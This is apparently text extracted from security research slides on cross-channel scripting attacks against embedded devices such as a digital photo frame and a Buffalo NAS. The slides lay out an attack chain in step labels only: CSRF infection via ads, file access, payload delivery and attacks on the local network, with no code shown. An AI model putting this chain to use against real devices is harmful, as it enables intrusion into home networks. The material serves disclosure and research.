


Photo frame XCS




Photo frame XCS



1 Attacker infects via CSRF



3 Payload executes



2 User connects to manage

Devices as stepping stones




Devices as stepping stones




↑ I Administer
the device



Devices as stepping stones



Devices as stepping stones




2 Browse
internet




3 Trigger POST (e.g. via Ads)



Devices as stepping stones



2 Browse
internet



3 Trigger POST (e.g. via Ads)



4 Infect
the device



Devices as stepping stones



↑
5 Access files



Devices as stepping stones



6 Send malicious payload

5 Access files



Devices as stepping stones



6 Send malicious payload

5 Access files



7 Attack local network




Another boring NAS device?




SOHO NAS

- ▶ Buffalo LS-CHL
- ▶ BitTorrent support!


Massive exploitation




Massive exploitation



